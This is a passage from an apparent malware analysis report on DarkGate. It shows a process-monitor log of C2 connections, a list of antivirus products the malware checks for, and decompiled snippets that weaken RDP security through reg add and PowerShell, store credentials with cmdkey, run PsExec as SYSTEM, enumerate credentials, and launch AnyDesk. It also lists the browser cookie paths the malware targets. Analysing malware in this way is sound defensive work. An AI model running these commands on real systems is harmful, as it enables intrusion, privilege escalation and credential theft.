pm320240222_103237.exe  3236  RegCreateKey    HKLM\Software\WOW6432Node\Microsoft\DownloadManager                                                              SUCCESS  Desired Access: All Access, Disposition: REG_OPENED_EXISTING_KEY
pm320240222_103237.exe  3236  TCP Reconnect   windows10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49867 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
pm320240222_103237.exe  3236  TCP Reconnect   windows10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49867 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
pm320240222_103237.exe  3236  TCP Reconnect   windows10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49867 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
pm320240222_103237.exe  3236  TCP Reconnect   windows10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49867 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
pm320240222_103237.exe  3236  Thread Exit                                                                                                                      SUCCESS  Thread ID: 8788, User Time: 0.0000000, Kernel Time: 0.0000000
pm320240222_103237.exe  3236  Thread Exit                                                                                                                      SUCCESS  Thread ID: 8204, User Time: 0.0000000, Kernel Time: 0.0000000
pm320240222_103237.exe  3236  TCP Disconnect  windows10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49867 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
```

But below is the SS of the network connection observed in Virustotal where the binary was connecting to C2 and downloading `autoit3.exe` binary and payload script file.

DarkGate capabilities

Let’s take a closer look at some of the configurations that we saw while performing analysis on the main DarkGate malware. Features might or might not be executed based on the adversaries' objectives.

Security software discovery

Before executing malicious functions, DarkGate and its loader perform initial security checks where they attempt to discover if certain folders and processes exist or not. The major security software and antivirus programs are mentioned below:

Bitdefender
Avast
AVG
Kaspersky EndPoint Security
Kaspersky
Eset - Nod32
Avira
Norton
Symantec
Trend Micro
McAfee
G DATA
SUPER AntiSpyware


Comodo
Malwarebytes
ByteFence
Spybot - Search & Destroy
360 Total Security
Total AV

IObit Malware Fighter
Panda Security
Malwarebytes
Emsisoft
Quick Heal
F-Secure
Sophos

Lateral movement

Terminal setting modification


The sample we analyzed contains code to modify network configuration, setting the TrustedHosts value for WS-Management to "127.0.0.2". Then it modifies terminal settings to override default RDP settings and security configuration related to RDP.



```
FUN_004046e4((int *)&stack0xffffffd0,(undefined4 *)&DAT_0044da64,(undefined4 *)unaff_EBX[4]);
FUN_0044811c("cmd.exe",puVar8,"C:\\Windows\\System32\\",cVar1,iVar11);
FUN_0044811c("cmd.exe",
             "/c -NoProfile -ExecutionPolicy Bypass -Command \"& { Set-ItemProperty -Path \"\"HK
             CU:\\Software\\Microsoft\\Terminal Server Client\"\" -Name \"\"AuthenticationLevelO
             verride\"\" -Value 0 }\""
             ,"C:\\Windows\\System32\\",'\x01',0);
FUN_0044d1ac();
FUN_0044548c((uint *)"cmd.exe",
             "/c reg add \"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows NT\\Termin
             al Services\" /v \"DisableRemoteDesktopAntiAlias\" /t REG_DWORD /d 1 && exit"
            );
FUN_0044548c((uint *)"cmd.exe",
             "/c reg add \"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows NT\\Termin
             al Services\" /v \"DisableSecuritySettings\" /t REG_DWORD /d 1 && exit"
            );
FUN_0044c1a0('\0');
FUN_0044548c((uint *)"cmd.exe",
             "/c reg add \"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows NT\\Termin
             al Services\" /v \"DisableRemoteDesktopAntiAlias\" /t REG_DWORD /d 1 && exit"
            );
FUN_0044548c((uint *)"cmd.exe",
             "/c reg add \"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows NT\\Termin
             al Services\" /v \"DisableSecuritySettings\" /t REG_DWORD /d 1 && exit"
            );
FUN_0044811c("cmd.exe",
             "/c -NoProfile -ExecutionPolicy Bypass -Command \"& { Set-ItemProperty -Path \"\"HK
             CU:\\Software\\Microsoft\\Terminal Server Client\"\" -Name \"\"AuthenticationLevelO
             verride\"\" -Value 0 }\""
             ,"C:\\Windows\\System32\\",'\x01',0);
FUN_00404454((int *)&local_8,*unaff_EBX);
```

Creation and storage of remote credential


As settings related to RDP have been modified, credentials for RDP have been created and have been stored using `cmdkey` binary that could be used, for example, to provide automated authentication when accessing a network resource or service that requires these credentials.



```
FUN_0043f954((undefined4 *)"Execute cmdkey");
puVar8 = (undefined *)0x0;
cVar1 = '\x01';
FUN_004497d4((int *)&stack0xffffffcc);
FUN_0044811c("cmd.exe",
             "/c cmdkey /generic:\"127.0.0.2\" /user:\"SafeMode\" /pass:\"darkgatepassword0\"",
             puVar8,cVar1,(int)puVar8);
FUN_0043f954((undefined4 *)"Configure local RDP");
Sleep(3000);
piVar5 = (int *)FUN_00403668((int *)&PTR_LAB_00416591+3_00415610,'\x01',extraout_ECX);
(**(code **)(*piVar5 + 0x38))(piVar5,"full address:s:127.0.0.2");
(**(code **)(*piVar5 + 0x38))(piVar5,"username:s:SafeMode");
(**(code **)(*piVar5 + 0x38))(piVar5,"authentication level:i:0");
(**(code **)(*piVar5 + 0x38))(piVar5,"prompt for credentials:i:0");
(**(code **)(*piVar5 + 0x74))(piVar5,"c:\\temp\\test.rdp");
FUN_00403698(piVar5);
FUN_0043f954((undefined4 *)"Execute test.rdp");
DAT_00458064 = OpenDesktopA("hanydesk",0,-1,0x10000000);
```

Execution of Psexec

DarkgGate is configured to create a user profile, which it uses for lateral movement within the compromised network. It employs Psexec to remotely execute processes, facilitating its spread across networked systems.



```
call darkgate.404698
cmp eax,400
jle darkgate.43734D
mov edx,dword ptr ss:[ebp-4]
mov eax,darkgate.4374A8                    4374A8:"c:\\temp\\PsExec.exe"
call darkgate.445218
push darkgate.4374D0                       4374D0:"/c c:\\temp\\PsExec.exe -accepteula -i -d -s "
push dword ptr ss:[ebp-C]
push darkgate.437504
push dword ptr ss:[ebp-18]                 [ebp-18]:"Ù·Ì‹ûiJwxjJw"
lea eax,dword ptr ss:[ebp-28]              [ebp-28]:"minkernel\\ntdll\\ldrinit.c"
mov edx,4
call darkgate.404758
mov edx,dword ptr ss:[ebp-28]              [ebp-28]:"minkernel\\ntdll\\ldrinit.c"
mov eax,darkgate.437510                    437510:"cmd"
call darkgate.44548C
push darkgate.43751C                       43751C:"SYSTEM Elevation: Completed, new DarkGate connection with SYSTEM privileges, Executed from: "
push dword ptr ss:[ebp-C]
```

Credential access

DarkGate is equipped with the ability to extract credentials from the victim system. In our analysis of the samples, we noted configurations tailored specifically to extract credentials from popular browsers such as Edge, Firefox, Chrome, Brave, and Opera. Its primary focus lies on files that store browser cookies.


Examples of targeted file paths include:

- Opera Software\Opera GX Stable\Network\Cookies
- Opera Software\Opera Stable\Cookies

- BraveSoftware\Brave-Browser\User Data\Default\Network\Cookies
- Microsoft\Edge\User Data\Default\Network\Cookies

Additionally, besides its focus on targeting web browsers, we observed DarGgate containing configurations to execute popular password extraction tools from Nirsoft. These tools include MailPassView, capable of extracting credentials from various email clients, and WebPassView, which can extract credentials from browsers such as Chrome, Firefox, Opera, and Internet Explorer.

In addition to the aforementioned techniques, the malware also leverages `cmdkey`, a built-in Windows binary, to enumerate and extract credentials from the compromised system. By using this utility, the malware can list out and potentially extract various types of credentials stored on the system, including those associated with network resources, remote servers, or user accounts.




```
FUN_00404454((int *)&stack0xfffffff0,0x437f0c);
iVar6 = 0;
pcVar8 = (char *)0x1;
pcStackY_30 = (char *)0x437c95;
FUN_004046e4((int *)&stack0xffffffe8,(undefined4 *)"/c cmdkey /list > ",unaff_EBX);
pcStackY_30 = (char *)0x437ca4;
```

The `GetKeyboardState` API function, intended for legitimate keyboard input handling, can be exploited to create a keylogger. By installing a global keyboard hook, an attacker can monitor keystrokes system-wide. Periodically calling `GetKeyboardState` allows the detection of key presses, which are then logged along with metadata. To evade detection, the keylogger may employ encryption or other obfuscation techniques. However, it's important to note that developing and deploying keyloggers without authorization is illegal and unethical.


Software for malicious ends

AnyDesk

DarkGate contains a configuration to download and run AnyDesk in the victim system, which grants remote system management for threat actors.




```
FUN_0043f954((undefined4 *)"Starting Anydesk");
while( true ) {
  local_30 = (undefined4 *)0x44caa6;
  Sleep(5000);
  pcVar7 = (char *)0x0;
  iVar2 = FUN_004481d0("c:\\temp\\anydesk.exe",(undefined *)0x0,(undefined *)0x0,
                       (undefined *)0x0,'\0');
  if (iVar2 != 0) break;
  FUN_0043f954((undefined4 *)"Anydesk unable to start, desktop not ready? Waiting 5 seconds");
}
FUN_0043f954((undefined4 *)"Anydesk started, reading config");
Sleep(6000);
uVar1 = FUN_00408800("C:\\Users\\SafeMode\\AppData\\Roaming\\AnyDesk\\system.conf");
if ((char)uVar1 == '\0') {
  FUN_00447b28((uint *)"anydesk.exe",'\x01');
  FUN_0043f954((undefined4 *)
               "C:\\Users\\SafeMode\\AppData\\Roaming\\AnyDesk\\system.conf Not exists, maybe de
               sktop still not ready, waiting 45 seconds more..."
              );
  FUN_004481d0("c:\\temp\\anydesk.exe",(undefined *)0x0,(undefined *)0x0,(undefined *)0x0,'\0');
  Sleep(35000);
  FUN_00447b28((uint *)"anydesk.exe",'\x01');
  Sleep(5000);
  pcVar7 = (char *)0x0;
  FUN_004481d0("c:\\temp\\anydesk.exe",(undefined *)0x0,(undefined *)0x0,(undefined *)0x0,'\0');
  Sleep(3000);
  FUN_00447b28((uint *)"anydesk.exe",'\x01');
  Sleep(2000);
  uVar1 = FUN_00408800("C:\\Users\\SafeMode\\AppData\\Roaming\\AnyDesk\\system.conf");
  if ((char)uVar1 == '\0') {
    pcVar7 = (char *)0x0;
    FUN_004481d0("c:\\temp\\anydesk.exe",(undefined *)0x0,(undefined *)0x0,(undefined *)0x0,'\0'
                );
    FUN_0043f954((undefined4 *)"Anydesk started, reading config");
    Sleep(9000);
    uVar1 = FUN_00408800("C:\\Users\\SafeMode\\AppData\\Roaming\\AnyDesk\\system.conf");
